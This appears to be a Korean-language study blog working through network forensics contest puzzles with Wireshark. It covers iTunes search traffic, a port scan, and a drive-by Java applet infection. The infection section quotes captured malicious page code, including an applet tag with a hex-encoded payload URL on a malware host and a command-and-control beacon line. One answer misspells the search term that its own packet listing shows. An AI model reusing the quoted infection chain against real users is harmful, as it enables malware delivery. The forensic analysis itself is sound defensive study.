192	ax.search.itunes.apple.com	text/xml	152 kB	incrementalSearch?media=movie&q=ha
233	ax.search.itunes.apple.com	text/xml	6748 bytes	incrementalSearch?media=movie&q=hac
279	ax.search.itunes.apple.com	text/xml	6751 bytes	incrementalSearch?media=movie&q=hack
883	ax.search.itunes.apple.com	text/xml	149 kB	incrementalSearch?media=movie&q=s
1007	ax.search.itunes.apple.com	text/xml	33 kB	incrementalSearch?media=movie&q=sn
1122	ax.search.itunes.apple.com	text/xml	3615 bytes	incrementalSearch?media=movie&q=sne
1148	ax.search.itunes.apple.com	text/xml	1168 bytes	incrementalSearch?media=movie&q=sneb
1160	ax.search.itunes.apple.com	text/xml	2860 bytes	incrementalSearch?media=movie&q=snea
1171	ax.search.itunes.apple.com	text/xml	2483 bytes	incrementalSearch?media=movie&q=sneak
1486	ax.search.itunes.apple.com	text/xml	157 kB	incrementalSearch?media=movie&q=i
1633	ax.search.itunes.apple.com	text/xml	3265 bytes	incrementalSearch?media=movie&q=ik
1642	ax.search.itunes.apple.com	text/xml	1165 bytes	incrementalSearch?media=movie&q=ikn
1648	ax.search.itunes.apple.com	text/xml	1168 bytes	incrementalSearch?media=movie&q=ikno
1654	ax.search.itunes.apple.com	text/xml	1171 bytes	incrementalSearch?media=movie&q=iknow
1661	ax.search.itunes.apple.com	text/xml	1174 bytes	incrementalSearch?media=movie&q=iknowy
1667	ax.search.itunes.apple.com	text/xml	1177 bytes	incrementalSearch?media=movie&q=iknowyo
1673	ax.search.itunes.apple.com	text/xml	1180 bytes	incrementalSearch?media=movie&q=iknowyou
1679	ax.search.itunes.apple.com	text/xml	1183 bytes	incrementalSearch?media=movie&q=iknowyour
1685	ax.search.itunes.apple.com	text/xml	1186 bytes	incrementalSearch?media=movie&q=iknowyoure
1691	ax.search.itunes.apple.com	text/xml	1189 bytes	incrementalSearch?media=movie&q=iknowyourew
1711	ax.search.itunes.apple.com	text/xml	1192 bytes	incrementalSearch?media=movie&q=iknowyourewa
1720	ax.search.itunes.apple.com	text/xml	1195 bytes	incrementalSearch?media=movie&q=iknowyourewat
1727	ax.search.itunes.apple.com	text/xml	1198 bytes	incrementalSearch?media=movie&q=iknowyourewatc
1734	ax.search.itunes.apple.com	text/xml	1201 bytes	incrementalSearch?media=movie&q=iknowyourewatch
1740	ax.search.itunes.apple.com	text/xml	1204 bytes	incrementalSearch?media=movie&q=iknowyourewatchi
1747	ax.search.itunes.apple.com	text/xml	1207 bytes	incrementalSearch?media=movie&q=iknowyourewatchin
1754	ax.search.itunes.apple.com	text/xml	1210 bytes	incrementalSearch?media=movie&q=iknowyourewatching
1761	ax.search.itunes.apple.com	text/xml	1213 bytes	incrementalSearch?media=movie&q=iknowyourewatchingm
1769	ax.search.itunes.apple.com	text/xml	1216 bytes	incrementalSearch?media=movie&q=iknowyourewatchingme

그림(3) 4

"h, ha, hac, hack"

4. What was the title of the first movie Ann clicked on?

279	ax.search.itunes.apple.com	text/xml	6751 bytes	incrementalSearch?media=movie&q=hack
282	metrics.apple.com	image/gif	43 bytes	G.6--NS?pccr=true&ch=Movies-Search&g=http%3A
312	ax.itunes.apple.com	text/xml	13 kB	viewMovie?id=333441649&s=143441
323	metrics.apple.com	image/gif	43 bytes	G.6--NS?pageName=Movie%20Page-US-Hackers-I

그림(3) 5

그림 4 에서 쭉 살펴보면 Ann 이 hack 까지 검색하고 그것에 따른 결과가 나온 부분을 보면 그림 5 에서 처럼 282 312 323 번째 패킷이다. 그래서 이 패킷을 follow HTTP stream 을 하면은 312 번째 패킷에서 그림 6 처럼 결과가 나온다.




그림(3) 6

"Hackers"

5. What was the full URL to the movie trailer (defined by "preview-url")?

"preview" 문자열을 패킷 필터링하면 그림 7 처럼 쉽게 나온다.



그림(3) 7

"http://a227.v.phobos.apple.com/us/r1000/008/Video/62/bd/1b/mzm.plqacyqb..640x278.h264lc.d2.p.m4v"

6. What was the title of the second movie Ann clicked on?

320.35.105346 192.168.1.10 66.235.132.121 HTTP GET /b/ss/applesuperglobal/1/G.6--NS?pageTitle=Movie%20Page-US-Hackers-Iain%20Softley-333441649&pcr=true&

그림(3) 8

FHackers 을 검색했을 때보면 앞에 movie 가 있어서 Wireshark 에서 전체 패킷을 string movie 가 포함된 패킷을 필터링해보면 아래 그림과 같이 나온다.


1189.87.951562 192.168.1.10 66.235.132.121 HTTP GET /b/ss/applesuperglobal/1/G.6--NS?pageTitle=Movie%20Page-US-Sneakers-Phil%20Alden%20Robinson-283963264&

그림(3) 9

"Sneakers"

7. What was the price to buy it (defined by "price-display")?

Packet details 으로 "price-display"을 검색하고 Sneaker 에 관한 정보를 보면 아래 그림과 같다.



그림(3) 10

"\$9.99"

8. What was the last full term Ann searched for?

그림 4 의 마지막 부분을 보면 답이 나온다.

"ikonwyourewatchingme"

4 번 문제

멕시코의 도망자 X 씨는 Interwebs 를 통해 북극 핵융합 연구 시설 (ANFRF) 실험실 서버넷에 원격으로 침투합니다. 사실상 시설 내부에서 (침입 한 시스템을 통해 피봇), 그는 시끄러운 네트워크 정찰을 실시합니다. 슬프게도, X 씨는 아직 매우 은밀하지 않습니다.

불행히도 X 씨의 경우 실험실의 네트워크는 모든 트래픽 (전체 내용 포함)을 캡처하도록 계측되어 있습니다. 그의 활동은 당신에 의해 발견되고 분석됩니다!

X 씨의 활동이 담긴 패킷 캡처입니다. 네트워크 법의학 수사관으로서, 귀하의 임무는 다음과 같은 질문에 대답하는 것입니다 :

<http://forensicscontest.com/contest04/evidence04.pcap> => 증거파일

1. What was the IP address of Mr. X's scanner?

네트워크 스캔은 TCP Request 명령을 여러 군데에 보내고 Response 값에 따라 Port 가 열려있는지 닫혀있는지 확인하는 것이다. SYN/ACK 면 포트가 열려있고 RST/ACK 면 포트가 닫혀있다. 아래 그림에서 계속해서 SYN Flag 을 보내는 주소를 찾으면 된다.

	Time	Source	Destination	Protocol	Info
1	0.000000	10.42.42.253	10.42.42.50	TCP	46104 → 80 [SYN] Seq=0 w
2	0.000731	10.42.42.50	10.42.42.253	TCP	80 → 46104 [RST, ACK] Se
3	0.607594	10.42.42.253	10.42.42.56	TCP	59856 → 80 [SYN] Seq=0 w
4	0.607596	10.42.42.253	10.42.42.25	TCP	40921 → 80 [SYN] Seq=0 w
5	0.607679	10.42.42.56	10.42.42.253	TCP	80 → 59856 [RST, ACK] Se
6	0.607769	10.42.42.25	10.42.42.253	TCP	80 → 40921 [RST, ACK] Se
7	0.812790	10.42.42.253	10.42.42.50	TCP	38232 → 554 [SYN] Seq=0
8	0.812793	10.42.42.253	10.42.42.56	TCP	43771 → 554 [SYN] Seq=0
9	0.812877	10.42.42.56	10.42.42.253	TCP	554 → 43771 [RST, ACK] S
10	0.812980	10.42.42.253	10.42.42.25	TCP	50305 → 554 [SYN] Seq=0
11	0.813070	10.42.42.253	10.42.42.50	TCP	35168 → 389 [SYN] Seq=0
12	0.813201	10.42.42.253	10.42.42.56	TCP	43514 → 389 [SYN] Seq=0
13	0.813203	10.42.42.25	10.42.42.253	TCP	554 → 50305 [RST, ACK] S
14	0.813267	10.42.42.56	10.42.42.253	TCP	389 → 43514 [RST, ACK] S
15	0.813322	10.42.42.253	10.42.42.25	TCP	49945 → 389 [SYN] Seq=0


그림(4) 1

"10.42.42.253"


2. For the FIRST port scan that Mr. X conducted, what type of port scan was it?

(Note: the scan consisted of many thousands of packets.) Pick one:

TCP SYN, TCP ACK, UDP, TCP Connect, TCP XMAS, TCP RST



그림(4) 2 TCP Open(Connect) Scan



그림(4) 3 TCP Half Open(SYN) Scan

Target 의 포트가 열려있을 때 SYN/ACK 를 보낸후에 공격자가 TCP Connect 스캔 일경우 ACK 플래그를 보내고 TCP SYN 스캔 같은경우에는 RST 을 보내서 로그를 안 남긴다.

784 0.867543	10.42.42.253	10.42.42.50	TCP	41110 → 2179	SYN Seq=
785 0.867581	10.42.42.25	10.42.42.253	TCP	9011 → 36537	[RST, ACK]
786 0.867584	10.42.42.50	10.42.42.253	TCP	139 → 56257	[SYN, ACK]
787 0.867597	10.42.42.253	10.42.42.56	TCP	34689 → 7920	[SYN] Seq=
788 0.867609	10.42.42.50	10.42.42.253	TCP	2179 → 41110	[RST, ACK]
789 0.867699	10.42.42.56	10.42.42.253	TCP	7920 → 34689	[RST, ACK]
790 0.867811	10.42.42.253	10.42.42.25	TCP	33319 → 139	[SYN] Seq=0
791 0.867814	10.42.42.253	10.42.42.50	TCP	56257 → 139	ACK Seq=1

그림(4) 4

syn, ack 를 filter 링하여서 검색해본 결과 위의 그림과 같이 나왔다. 저기서 타겟에게 SYN 을 보내면 타겟이 SYN, ACK 를 응답하고 다시 공격자는 타겟에게 ACK 를 보낸 것으 보아 TCP Conncet Scan 이다.

"TCP Conncet Scan"

3. What were the IP addresses of the targets Mr. X discovered?

공격자 주소에서 SYN 패킷을 보내는 address 는 3 개 밖에 없다.

"10.42.42.50, 10.42.42.56, 10.42.42.25"

4. What was the MAC address of the Apple system he found?

프로토콜을 !TCP 로 필터링하고 Packet details 에서 String 으로 "apple"으로 검색해서 찾아보면 아래 그림과 같이 나온다.

No.	Time	Source	Destination	Protocol	Info
6072	166.033287	10.42.42.50	10.255.255.255	NBNS	Name query NB WPA
6073	166.782786	10.42.42.50	10.255.255.255	NBNS	Name query NB WPA
6076	167.532719	10.42.42.50	10.255.255.255	NBNS	Name query NB WPA
6109	183.283022	10.42.42.50	10.255.255.255	NBNS	Name query NB DIB
6110	183.843619	10.42.42.25	10.255.255.255	NBNS	Name query NB WOR
6111	183.844341	10.42.42.50	10.42.42.25	NBNS	Name query respon
6114	184.032635	10.42.42.50	10.255.255.255	NBNS	Name query NB DIB
6139	184.256396	10.42.42.25	10.255.255.255	NBNS	Name query NB <01
6140	184.257081	10.42.42.50	10.42.42.25	NBNS	Name query respon
6165	184.782731	10.42.42.50	10.255.255.255	NBNS	Name query NB DIB
6198	200.595486	10.42.42.50	10.255.255.255	NBNS	Name query NB WPA
6201	201.345097	10.42.42.50	10.255.255.255	NBNS	Name query NB WPA

> Frame 6110: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
> Ethernet II, Src: Apple_92:6e:dc (00:16:cb:92:6e:dc), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 10.42.42.25, Dst: 10.255.255.255
> User Datagram Protocol, Src Port: 49194, Dst Port: 137
> NetBIOS Name Service

그림(4) 5

"00:16:cb:92:6e:dc"

5. What was the IP address of the Windows system he found?

13570	603.690867	10.42.42.56	10.42.42.253	ICMP	Echo (ping) reply	id=0x9c52, seq=295/9985, ttl=64 (request in 13568)
13572	603.714731	10.42.42.253	10.42.42.50	ICMP	Echo (ping) request	id=0x9c52, seq=295/9985, ttl=46 (no response found!)
13573	603.715482	10.42.42.50	10.42.42.253	ICMP	Echo (ping) reply	id=0x9c52, seq=295/9985, ttl=128

그림(4) 6

위의 그림과 같이 ttl 값이 달라서 ttl 값이 128 인 10.42.42.50 이 Windows 이다.

(의문- ttl 값이 128 인것중에 window 운영체제가 아닌 것이 있는데 이럴 때 구분방법?)

"10.42.42.50"

6. What TCP ports were open on the Windows system? (Please list the decimal numbers from lowest to highest.)

TCP Connect 스캔에서 포트가 열려있는 것은 target 이 공격자에게 SYN, ACK 플래그를 보낼때이다.

“ip.addr == 10.42.42.50 && tcp && tcp.flags.syn == 1 && tcp.flags.ack == 1”

이런식으로 필터링하여 보면은 아래그림과 같이 나온다.

ip.addr == 10.42.42.50 ip.addr == 10.42.42.56 && tcp && tcp.flags.syn == 0x20 && tcp.flags.ack == 0x20					
Packet list Narrow & Wide <input type="checkbox"/> Case sensitive String syn, ack					
No.	Time	Source	Destination	Protocol	Info
786	0.867584	10.42.42.50	10.42.42.253	TCP	139 → 56257 [SYN, ACK]
4383	1.150215	10.42.42.50	10.42.42.253	TCP	135 → 42214 [SYN, ACK]
6116	184.168909	10.42.42.50	10.42.42.25	TCP	139 → 49260 [SYN, ACK]
6124	184.180634	10.42.42.50	10.42.42.25	TCP	139 → 49261 [SYN, ACK]
6132	184.193057	10.42.42.50	10.42.42.25	TCP	139 → 49262 [SYN, ACK]
6142	184.581510	10.42.42.50	10.42.42.25	TCP	139 → 49263 [SYN, ACK]
6150	184.593214	10.42.42.50	10.42.42.25	TCP	139 → 49264 [SYN, ACK]
6158	184.605509	10.42.42.50	10.42.42.25	TCP	139 → 49265 [SYN, ACK]
6973	543.247698	10.42.42.50	10.42.42.253	TCP	139 → 36020 [SYN, ACK]
8758	543.374437	10.42.42.50	10.42.42.253	TCP	135 → 36020 [SYN, ACK]
11311	544.174173	10.42.42.50	10.42.42.25	TCP	139 → 49266 [SYN, ACK]
11319	544.185734	10.42.42.50	10.42.42.25	TCP	139 → 49267 [SYN, ACK]
11327	544.198026	10.42.42.50	10.42.42.25	TCP	139 → 49268 [SYN, ACK]
11998	544.590731	10.42.42.50	10.42.42.25	TCP	139 → 49269 [SYN, ACK]
12006	544.602469	10.42.42.50	10.42.42.25	TCP	139 → 49270 [SYN, ACK]
12014	544.614722	10.42.42.50	10.42.42.25	TCP	139 → 49271 [SYN, ACK]
13529	597.070722	10.42.42.50	10.42.42.253	TCP	135 → 43490 [SYN, ACK]
13530	597.070726	10.42.42.50	10.42.42.253	TCP	139 → 37926 [SYN, ACK]
13542	603.079002	10.42.42.50	10.42.42.253	TCP	135 → 43492 [SYN, ACK]
13551	603.181635	10.42.42.50	10.42.42.253	TCP	135 → 36119 [SYN, ACK]
13554	603.283559	10.42.42.50	10.42.42.253	TCP	135 → 36120 [SYN, ACK]
13557	603.385397	10.42.42.50	10.42.42.253	TCP	135 → 36121 [SYN, ACK]
13560	603.487192	10.42.42.50	10.42.42.253	TCP	135 → 36122 [SYN, ACK]
13563	603.588371	10.42.42.50	10.42.42.253	TCP	135 → 36123 [SYN, ACK]
13566	603.690411	10.42.42.50	10.42.42.253	TCP	135 → 36124 [SYN, ACK]
13591	603.791154	10.42.42.50	10.42.42.253	TCP	135 → 36131 [SYN, ACK]
13604	603.841339	10.42.42.50	10.42.42.253	TCP	135 → 36134 [SYN, ACK]

그림(4) 7 SYN, ACK 플래그를 포함한 것을 전부 다 보여진 사진

“135, 139”

X-TRA CREDIT (You donâ€™t have to answer this, but you get super bonus points if you do): What was the name of the tool Mr. X used to port scan? How can you tell? Can you reconstruct the output from the tool, roughly the way Mr. X would have seen it?

????? 잘모르겠다. 생각해보자

=> 답 : <http://forensicscontest.com/2010/03/26/puzzle-4-answers>

4 번문제 공부자료

네트워크 스캐너 => <https://isstory83.tistory.com/14>

NBNS(NetBIOS 네임서버 프로토콜) =>

<https://ggawa.tistory.com/entry/NBNS%EA%B0%80-%EB%AC%B4%EC%97%87%EC%9D%B4%EA%B8%B8%EB%9E%98>

NBSS -> Net Bios Session Service TCP 위에서 전송되며 보통 139 번포트 =>

<https://wiki.wireshark.org/NetBIOS/NBSS>

패킷 분석(운영체제부분포함) ->

https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?menu_dist=2&curPage=1&seq=18859

TTL 별 운영체제 -> <https://letitkang.tistory.com/53>

Nmap 도 찾아서 공부하기

TTL 이란? https://ko.wikipedia.org/wiki/Time_to_live

5 번 문제

그것은 아침 의식이었습니다. Ms. Moneymany 는 밤에 도착한 이메일을 신속하게 통과하면서 커피를 마셨다. 메시지 중 하나가 눈에 띄었습니다. 이메일 필터를 통과 한 스팸이 분명하기 때문입니다. 이 메시지는 웹상에서 의약품을 구입하는 덕목을 칭찬했으며 온라인 약국에 대한 링크를 포함하고있었습니다. "사람들은이 물건에 정말로 빠지나요?" Moneymany 는 생각했다. 그녀는 웹 사이트 방문자가 구매를 하게하는 방법을 알고 싶어서 링크를 클릭했습니다. 웹 사이트는 로드가 느려졌으며 깨진 것처럼 보였습니다. 페이지에 내용이 없습니다. 실망한 Ms. Moneymany 는 브라우저 창을 닫고 하루를 계속했습니다. 그녀는 Windows XP 컴퓨터가 방금 감염되었다는 것을 알지 못했습니다.

당신은 법의학 수사관입니다. Moneymany 의 웹 사이트와의 상호 작용을 기록한 네트워크 캡처 (PCAP) 파일을 보유하고 있습니다. 너의 임무는 그녀가 링크를 클릭 한 후 Moneymany 의 시스템에 일어난 일을 이해하는 것이다. PCAP 파일로 분석이 시작되고 악성 실행 파일이 표시됩니다.

<http://forensicscontest.com/contest05/infected.pcap> -> 증거파일

1 .As part of the infection process, Ms. Moneymany's browser downloaded two Java applets. What were the names of the two .jar files that implemented these applets?

.jar 을 필터로 검색해보니깐 아래 그림과 같이 나왔다.

62	23.685217	192.168.23.129	59.53.91.102	HTTP	GET /q.jar HTTP/1.1
63	23.685237	59.53.91.102	192.168.23.129	TCP	80 → 1065 [ACK] Seq=2 Ack=261 Win=64240 Len=0
64	23.712064	192.168.23.129	59.53.91.102	HTTP	GET /sdfg.jar HTTP/1.1

"q.jar, sdfg.jar"

2. What was Ms. Moneymany's username on the infected Windows system?

Wireshark 상단메뉴에서 File->Export Objects -> HTTP 로 하면 HTTP 로 주고받은 파일이 정리되는데 아래 그림에서 php?guide 부분을 보면 된다

Wireshark · Export · HTTP object list


Packet	Hostname	Content Type	Size	Filename
13	nrtjo.eu	text/html	6278 bytes	true.php
32	nrtjo.eu	text/plain	171 bytes	xxx.xxx
55	nrtjo.eu	text/html	409 bytes	favicon.ico
85	nrtjo.eu	application/x-java-archive	7079 bytes	sdfg.jar
98	nrtjo.eu	application/x-java-archive	5573 bytes	q.jar
217	nrtjo.eu	application/octet-stream	68 kB	loading.php?spl=java0
273	nrtjo.eu	application/octet-stream	68 kB	loading.php?spl=java0&U050006010
295	freeways.in	text/html	672 bytes	gate.php?guid=ADMINISTRATOR!TICKLABS-LZ1C7AE7C1&ver=10084&stat=ONLINE&ie=8.0.6001.18702&os=

" ADMINISTRATOR"

3. What was the starting URL of this incident? In other words, on which URL did Ms. Moneymany probably click?

10	3.576662	192.168.23.129	59.53.91.102	HTTP	GET /true.php HTTP/1.1
----	----------	----------------	--------------	------	------------------------

HTTP 로 필터링하여 살펴보면 위의 그림과 같이 페이지를 GET 방식으로 요청하는 것이 보인다. 이것을 자세히 follow stream -> HTTP 로 살펴보면 아래 그림 같이 나온다.



```
</applet>

<applet code="Main.class" archive="q.jar" width="300"
height="300"><param name="u"
value="687474703a2f2f6e72746a6f2e65752f2f6c6f6164696e672e7068
703f73706c3d6a617661646e7726"><param name="c"
value="1"><param name="d" value="1"></applet>
GET /xxx.xxx HTTP/1.1
Accept: */*
Referer: http://nrtjo.eu/true.php
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT
5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152;
.NET CLR 3.5.30729)
Accept-Encoding: gzip, deflate
Host: nrtjo.eu
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 17 Mar 2010 00:55:37 GMT
Content-Type: text/plain; charset=UTF-8
Connection: keep-alive
Last-Modified: Sun, 28 Feb 2010 09:32:25 GMT
ETag: "8000b4-ab-cf6f9c40"
Accept-Ranges: bytes
Content-Length: 171
```


여기서 중간에 Referer 부분을 보면 URL 이 보인다.

"http://nrtjo.eu/true.php"

4. As part of the infection, a malicious Windows executable file was downloaded onto Ms. Moneymany's system. What was the file's MD5 hash? Hint: It ends on "91ed".

No.	Time	Source	Destination	Protocol	Info
10	3.576662	192.168.23.129	59.53.91.102	HTTP	GET /true.php HTTP/1.1
13	6.480119	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 200 OK (text/html)
15	6.518319	192.168.23.129	59.53.91.102	HTTP	GET /xxx.xxx HTTP/1.1
32	7.209846	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 200 OK (text/plain)
49	20.485308	192.168.23.129	59.53.91.102	HTTP	GET /favicon.ico HTTP/1.1
